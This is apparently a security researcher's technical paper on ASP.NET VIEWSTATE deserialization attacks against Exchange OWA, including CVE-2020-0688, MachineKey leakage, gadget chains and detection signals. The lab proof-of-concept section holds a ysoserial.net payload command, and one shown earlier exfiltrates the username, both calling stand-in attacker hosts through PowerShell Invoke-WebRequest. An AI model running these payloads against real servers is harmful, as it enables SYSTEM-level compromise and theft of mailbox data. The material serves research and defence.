
Exploiting Microsoft Exchange OWA via VIEWSTATE Deserialization
A Technical Analysis of Remote Code Execution in Exchange Server
I’ve spent considerable time investigating deserialization flaws in Microsoft Exchange, and what I’ve found is honestly concerning.
This paper walks through my analysis of VIEWSTATE exploitation against Exchange OWA from the underlying mechanics that make it possible to the actual proof-of-concept I developed.
The short version? When Exchange’s cryptographic protections fail (either through misconfiguration or leaked MachineKeys), attackers can achieve SYSTEM level code execution with nothing more than a crafted HTTP request and valid mailbox credentials. I’ll cover how BinaryFormatter works under the hood, why Microsoft now calls it “dangerous and can’t be made secure,” and what defenders should actually look for.
We’ll also dig into CVE-2020-0688 arguably the most impactful Exchange vulnerability of its kind, and examine why SerializationBinder“fixes” don’t actually fix anything.
1. Introduction
Here’s something that keeps me up at night: there’s a mechanism in countless enterprise web applications that, when abused, lets attackers run arbitrary code as SYSTEM. And it’s been around for over two decades.
I’m talking about .NET deserialization, specifically through VIEWSTATE parameters in ASP.NET Web Forms applications. The vulnerability class isn’t new James Forshaw was writing about this back in 2012 but it remains devastatingly effective against modern enterprise infrastructure. Exchange servers, SharePoint installations, custom LOB apps… they’re all potentially in scope. Microsoft’s own documentation now says something remarkable about BinaryFormatter: BinaryFormatter is dangerous and is NOT recommended for data processing. Applications should stop using BinaryFormatter as soon as possible, even if they believe the data they’re processing to be trustworthy. BinaryFormatter is insecure and can’t be made secure.
That’s not security researchers being alarmist. That’s Microsoft telling you their own serialization format is fundamentally broken from a security perspective. They’ve actually removed the implementation entirely in .NET 9 it just throws exceptions now. So why does this matter in 2025 and beyond? Because legacy ASP.NET WebForms applications aren’t going anywhere. Exchange still runs on .NET Framework. SharePoint still runs on .NET Framework. That internal app your company built in 2008? Still running on .NET Framework.
2. Threat Model
let’s be clear about what we’re dealing with.
What does an attacker actually need?
For the attack I’m demonstrating, you need valid credentials. Any credentials. A low-privilege mailbox user works fine. You don’t need admin rights, you don’t need special permissions just the ability to authenticate to OWA or ECP. Other requirement is knowledge. Either you discover that MAC validation is disabled (rare in production, but it happens during troubleshooting), or you get your hands on the MachineKey. That second scenario is far more common than people realize.
The three attack paths
Path one:
is the misconfiguration route. Someone set enableViewStateMac="false" in web.config, maybe during debugging, maybe because of some legacy compatibility issue. The payload doesn’t need signing. This is the easy mode.
Path two:
The secret leakage route and honestly, this is probably 90% of real-world cases. MAC validation is on, encryption is on, everything looks secure. But the attacker got the keys. Maybe through an LFI bug. Maybe someone committed web.config to GitHub. Maybe there’s a web.config.bak sitting in the webroot. Once you have validationKey and decryptionKey, you can generate perfectly valid, properly signed payloads that the server happily deserializes.
Path three:
What I call the CVE-2020-0688 scenario. The application vendor shipped the same hardcoded keys to everyone. Every Exchange server in the world had identical MachineKey values until the patch. One set of keys = RCE on any unpatched installation.
What this POC does and doesn’t show
I want to be upfront about scope. This demonstration achieves post-authentication RCE with SYSTEM privileges on the Exchange server. That’s significant SYSTEM on an Exchange server means access to every mailbox, ability to intercept all email, potential pivot point into AD.
What it doesn’t show: pre-auth exploitation, persistence mechanisms, or lateral movement. Those are separate concerns. The focus here is purely on the deserialization vulnerability itself.
3. Technical Background
The serialization problem
Okay, so what’s actually happening here?
Serialization is just converting objects to bytes (or strings, or XML, whatever) so you can store or transmit them. Deserialization is the reverse taking that data and reconstructing the original objects.
The security issue comes from what happens during reconstruction. When BinaryFormatter deserializes something, it doesn’t just passively read data. It resolves types from the serialized stream (potentially loading assemblies), instantiates objects (running constructors), sets properties (triggering setters), invokes serialization callbacks, and schedules finalizers. Every single one of those operations can have side effects. And if an attacker controls the serialized data, they control which types get instantiated, which properties get set, and what values get passed around.
Microsoft’s analogy is apt: calling BinaryFormatter.Deserialize on untrusted data is “the equivalent of interpreting that payload as a standalone executable and launching it.”
The .NET serializer landscape
Not all serializers are created equal. BinaryFormatter is the worst it’s powerful, flexible, and completely insecure. ObjectStateFormatter (used by VIEWSTATE) wraps BinaryFormatter, so it inherits all the same problems. LosFormatter is the legacy version with identical issues, and NetDataContractSerializer and SoapFormatter are XML-based but share similar mechanics. DataContractSerializer is somewhat safer due to type restrictions, but misconfiguration can still bite you. JSON.NET’s security depends entirely on the TypeNameHandling setting leave it at None and you’re fine, set it to anything else and you’ve got problems.
System.Text.Json in modern .NET is the safest option, with secure defaults that actually stay secure.
How VIEWSTATE works
VIEWSTATE exists because HTTP is stateless. ASP.NET Web Forms needed a way to remember page state across postbacks without server-side sessions, so they serialize the page state into a hidden form field that gets sent back and forth with each request. Workflow goes like this: Page renders, state gets serialized via ObjectStateFormatter. Result gets Base64 encoded. If EnableViewStateMac is true, an HMAC gets computed. Optionally, everything gets encrypted.
Final blob goes into the hidden VIEWSTATE input field.
On postback, the process reverses. And if MAC validation is skipped or the attacker has the keys, malicious serialized data flows straight into the deserializer.
Cryptographic protections (when they work)
EnableViewStateMac adds an HMAC signature. Without the validationKey, you can’t forge valid signatures, so tampered payloads get rejected. ViewStateEncryptionMode encrypts the payload contents, hiding the actual serialized data from inspection (and from WAFs). ViewStateUserKey adds a user-specific salt for anti-CSRF protection. machineKey** specifies the actual keys and algorithms.
When everything is configured correctly and the keys remain secret, this is reasonably secure. The problem is those two conditions often fail.
The VIEWSTATEGENERATOR mystery
One thing that confused me initially: what’s that __VIEWSTATEGENERATOR parameter?
It’s a hash derived from the page path and application path, used as a modifier in the MAC calculation. For .NET 4.0 and below, if you know this value, you can generate payloads without knowing the exact file paths. For 4.5+, there’s additional “Purpose string” binding that requires more precise path information.
You can usually just extract it from the page source. Or calculate it if you know the paths.
4. The MachineKey Vector
The uncomfortable truth
Here’s what I’ve learned from looking at real incidents: in most cases, EnableViewStateMac is actually TRUE. The server is configured correctly. MAC validation is working exactly as designed.
The attack works anyway because the attacker has the keys.
This shifts the entire threat model. You’re not looking for misconfigurations you are looking for secret leakage. And secrets leak all the time.
How keys get exposed
I’ve seen MachineKeys leak through:
LFI vulnerabilities: path traversal bugs that let attackers read web.config directly. Classic example: ....//....//web.config through some vulnerable parameter.
Backup files : web.config.bak, web.config.old, web.config.save sitting in the webroot. IIS will happily serve these as static files.
Source code repositories: developers committing configuration files without thinking. This happens constantly. Search GitHub for “machineKey validationKey” sometime.
Error messages: verbose stack traces with configuration details when custom errors are disabled.
Memory dumps: crash dumps containing the running process state, keys included.
SSRF bugs: reaching internal endpoints that expose configuration.
Hardcoded defaults: The CVE-2020-0688 scenario where every installation shares the same keys.
What’s in a MachineKey anyway?
The machineKey element in web.config contains: the validationKey (used for HMAC signing, required for all .NET versions), the decryptionKey (used for AES encryption, required for .NET 4.5+), the validation attribute (the hash algorithm SHA1, HMACSHA256, etc.), and the decryption attribute (the encryption algorithm AES, DES, 3DES).
For pre-4.5 targets, you only need the validation key. For 4.5+, you need both keys plus the correct algorithms.
5. CVE-2020-0688: A Case Study in Catastrophic Key Management
This vulnerability deserves its own section because it perfectly illustrates the worst-case scenario.
What happened
Microsoft Exchange Server arguably the most widely deployed enterprise email platform shipped with static, hardcoded MachineKey values. Every installation of Exchange 2010, 2013, 2016, and 2019 had identical keys.
Let that sink in. Millions of Exchange servers. Same keys. Published in the patch diff for anyone to extract.
The fallout
Within 48 hours of the ZDI blog post going public, mass scanning started. Nation-state actors were using this in active operations almost immediately. The attack only required any valid mailbox credentials (phished creds, leaked passwords, whatever), knowledge of the static keys (now public), and the ysoserial.net ViewState plugin.
That’s it. Any authenticated user could become SYSTEM on the mail server.
The uncomfortable lesson
Here’s the part that bothers me: the February 2020 patch fixed key generation for new installations, randomizing them properly. But it didn’t fix the underlying deserialization vulnerability.
As the Australian Cyber Security Centre noted: if your keys leak through some other vector LFI, backup exposure, insider threat you’re still vulnerable even on fully patched systems. The patch addressed the symptom (hardcoded keys) but not the disease (unsafe deserialization).
6. Gadget Chains
The concept
A “gadget” is a class or method that does something useful (to an attacker) during deserialization. A “gadget chain” links multiple gadgets together, where deserializing one object triggers operations that eventually lead to code execution.
Think of it like ROP in binary exploitation. You’re not injecting code you’re chaining together existing code paths in ways the developers never intended.
TypeConfuseDelegate: my go-to chain
The TypeConfuseDelegate chain exploits type confusion in delegate serialization. Here’s the rough flow:
A SortedSet gets deserialized with two string elements (the command and arguments). The SortedSet uses a comparison delegate to sort elements. Through type confusion, that delegate gets interpreted as a Func<string, string, Process> pointing to Process.Start. When comparison happens during deserialization, boom arbitrary process execution.
It’s elegant, honestly. And the payload is compact enough to fit in typical HTTP requests.
Version compatibility headaches
One thing that’ll bite you: gadget chains aren’t universal. TypeConfuseDelegate works pretty broadly, but TextFormattingRunProperties needs PowerShell assemblies. ActivitySurrogateSelector needs Windows Workflow Foundation. WindowsIdentity works on .NET 4.5+ only.
Worse, payloads that work on .NET 4.0 might fail on 4.8 due to assembly version differences, removed classes, or security patches. I’ve had payloads that worked perfectly in lab environments fail against production targets because of minor version mismatches.
Pro tip: use –minify and -r flags in ysoserial.net to strip version-specific metadata. It helps with compatibility at the cost of some reliability.
7. Why SerializationBinder Doesn’t Save You
Some developers think they can fix deserialization issues by implementing a SerializationBinder that whitelists allowed types. The idea makes intuitive sense: only allow “safe” types, reject everything else.
Microsoft’s documentation is now explicit about this: “Restricting types with a SerializationBinder can’t prevent all attacks.”
The problem is binders can be bypassed. The binder might parse type names differently than the runtime. Fallback methods like FastBindToType use different resolution logic. If your whitelist is by namespace, attackers find gadgets within allowed namespaces.
CODE WHITE published research in 2022 showing how Exchange’s ChainedSerializationBinder could be bypassed due to algorithm mismatches between the binder and the underlying type resolver. The “fix” wasn’t a fix at all.
8. Modern .NET: Light at the End of the Tunnel
There is good news. The situation in modern .NET is dramatically better. .NET 5.0 throws by default in ASP.NET Core apps. .NET 8.0 disables BinaryFormatter entirely except for WinForms/WPF. .NET 9.0 removed the implementation completely all methods throw PlatformNotSupportedException. If you’re building new applications on .NET Core or .NET 5+, you’re largely immune to this class of vulnerability. The framework won’t let you make this mistake even if you try. The problem is legacy. Exchange runs on .NET Framework. SharePoint runs on .NET Framework. That custom app from 2010? .NET Framework. And WebForms applications don’t exist in ASP.NET Core there’s no VIEWSTATE to exploit because the mechanism simply doesn’t exist.
So the attack surface is specifically legacy ASP.NET WebForms on .NET Framework. Unfortunately, that covers a huge swath of enterprise infrastructure.
9. Typical Attack Pattern: Exchange OWA Exploitation
Before diving into the lab reproduction, let’s walk through how these attacks typically unfold in the wild. This represents a common pattern observed across multiple incidents.
Attack phases
Phase 1 Initial reconnaissance and authentication: The attacker first needs valid credentials. These might come from phishing, credential stuffing, password spraying, or purchased credentials from initial access brokers. Even a low-privilege mailbox account works admin rights aren’t required.
Once credentials are obtained, the attacker authenticates to OWA normally through /owa/auth/logon.aspx. Nothing malicious happens at this stage it’s just a standard login. The goal is to obtain valid session cookies.
Phase 2 Target identification: With an authenticated session, the attacker identifies vulnerable endpoints. The RedirSuiteServiceProxy.aspx endpoint is a common target because it processes VIEWSTATEparameters and runs under the IIS application pool context.
The attacker may probe the target to determine: Is MAC validation enabled or disabled? What .NET Framework version is running? Are there any WAF protections in place?
Phase 3 Payload delivery: The attacker crafts a malicious VIEWSTATE payload using tools like ysoserial.net. A typical payload structure contains the TypeConfuseDelegate gadget chain with an embedded command:
/c powershell.exe Invoke-WebRequest -Uri https://[C2-SERVER]/$env:UserName
The $env:UserName exfiltration confirms execution context. When successful, this returns SYSTEM indicating full compromise of the Exchange server. The payload is sent via POST request to the vulnerable endpoint, with the malicious serialized data in the __VIEWSTATE parameter.
Phase 4 Execution: If MAC validation is disabled (or the attacker has the MachineKey), the server deserializes the payload without validation. The gadget chain triggers, Process.Start executes, and cmd.exe spawns as a child of w3wp.exe.
The process runs as NT AUTHORITY\SYSTEMthe highest privilege level on Windows.
What enables successful exploitation
In misconfiguration-based attacks, the web.config typically shows:
EnableViewStateMacset to falseAllowInsecureDeserializationset to true
These settings are sometimes left disabled after troubleshooting sessions or legacy compatibility fixes. Once disabled, any authenticated user can achieve RCE.
In key-leakage attacks, MAC validation is enabled but the attacker obtained the MachineKey through LFI, backup file exposure, or source code repository leaks.
Common detection triggers
Successful attacks typically generate alerts from:
- EDR/AV: Process tree anomaly
w3wp.exespawning cmd.exe or powershell.exe - WAF: Blocked requests with
BinaryFormattersignatures (though some may slip through) - IIS logs: POST requests to
.aspxendpoints with unusually large payloads - Network monitoring: Outbound connections to unknown external hosts
10. Proof of Concept: Exchange OWA
Let me walk through the actual exploitation.
Video: Full exploitation demonstration - VIEWSTATE deserialization achieving SYSTEM on Exchange OWA
The setup
Target: Exchange Server running OWA, specifically the RedirSuiteServiceProxy.aspx endpoint. This is a .NET Framework 4.x environment with (in this case) MAC validation disabled.
I’m using TypeConfuseDelegate because it’s reliable and compact. The payload executes a PowerShell command that makes an HTTP callback to my listener, confirming code execution.
Generating the payload
ysoserial.exe -p ViewState -g TypeConfuseDelegate \

- c "cmd.exe /c powershell.exe Invoke-WebRequest -Uri http://ATTACKER:8181/pwned"
This produces a Base64-encoded VIEWSTATE payload containing the gadget chain. The command is embedded in the serialized objects when deserialization occurs, Process.Start gets invoked with our arguments.
Sending the request
The payload goes in a POST request to the target endpoint. You need authenticated session cookies from a prior OWA login. The __VIEWSTATE parameter contains the payload, and __VIEWSTATEGENERATOR contains the hash extracted from the page source.

Figure 1: The malicious request configured in Postman. Note the __VIEWSTATE parameter containing the serialized gadget chain.
Watching it happen
I attached Visual Studio to the w3wp.exe process to see the deserialization in action. The debugger shows System.Web.dll loaded with symbols, and I can step through the ObjectStateFormatter.Deserialize method.

Figure 2: Debugging the IIS worker process. You can see the ObjectStateFormatter code path where deserialization occurs.
The critical moment is the MAC validation check. The code looks at _page.EnableViewStateMac to decide whether to validate the signature. In this environment, it’s false, so validation is completely skipped.

Figure 3: EnableViewStateMac is false, meaning our unsigned payload passes straight through to deserialization.
Confirmation
Process Monitor captures cmd.exe and powershell.exe spawning as children of w3wp.exe. Simultaneously, my Python HTTP server receives the callback request.

Figure 4: Left side shows Process Monitor capturing the command execution. Right side shows my HTTP server receiving the callback proof the payload executed.
The process details confirm everything we need to know:

Figure 5: cmd.exe running as NT AUTHORITY\SYSTEM, spawned by w3wp.exe (PID 10832). The full command line shows our PowerShell callback command.
